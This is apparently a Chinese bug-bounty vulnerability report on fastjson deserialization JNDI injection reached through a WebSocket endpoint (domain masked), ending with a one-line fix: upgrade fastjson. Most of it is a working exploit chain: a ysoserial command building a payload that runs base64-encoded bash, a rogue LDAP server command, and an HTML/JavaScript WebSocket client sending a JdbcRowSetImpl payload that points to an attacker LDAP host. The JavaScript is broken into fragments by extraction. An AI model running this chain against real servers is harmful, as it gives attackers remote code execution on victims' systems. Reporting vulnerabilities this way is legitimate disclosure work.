




漏洞 URL: 如果是 Web 就填写此项

wss://ws.xxxxxx.com/

简要描述: 漏洞说明、利用条件、危害等

fastjson 反序列化 jndi 注入 可实现远程代码执行

漏洞证明:



漏洞利用代码:

1.生成 payload

```
java -jar ysoserial.jar CommonsCollections10 'bash -c {echo,命令的 base64 编码}|{base64,-d}|{bash,-i}' > /root/1.txt
```

2.启动恶意 ldap 服务

```
java -jar HackerLDAPRefServer-all.jar 127.0.0.1 8000 1389 /root/1.txt
```

指定开放 ip http 端口 ldap 端口 生成的文件

3.发送 ws

改地址为上面绑定的地址

用网上连接 ws 的也可以，用下面的 html 也可以

```
<!DOCTYPE HTML>
<html>
  <head>
    <meta charset="utf-8">
    <title>菜鸟教程(runoob.com)</title>

    <script type="text/javascript">
      function WebSocketTest()
      {
        if ("WebSocket" in window)
        {
          console.log("您的浏览器支持 WebSocket!");

          // 打开一个 web socket
          var ws = new WebSocket("wss://ws.xxx.com/ ");

          ws.onopen = function()
          {
            // Web Socket 已连接上，使用 send() 方法发送数据

ws.send('{ "name": {"@type": "java.lang.Class", "val": "com.sun.rowset.JdbcRowSetImpl"}, "
```

```
xxxx":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://x.x.x.x:1389/Exploit","autoCommit":true}}});
```

```
    console.log("数据发送中...");
```

```
};
```

```
ws.onmessage = function (evt)
```

```
{
```

```
    var received_msg = evt.data;
```

```
    console.log("received_msg");
```

```
};
```

```
ws.onclose = function()
```

```
{
```

```
    // 关闭 websocket
```

```
    console.log("连接已关闭...");
```

```
};
```

```
}
```

```
else
```

```
{
```

```
    // 浏览器不支持 WebSocket
```

```
    console.log("您的浏览器不支持 WebSocket!");
```

```
}
```

```
}
```

```
</script>
```

```
</head>
```

```
<body>
```

```
    <div id="sse">
```

```
        <a href="javascript:WebSocketTest()">运行 WebSocket</a>
```

```
    </div>
```

```
</body>
```

```
</html>
```

修复方案:

升级 fastjson 版本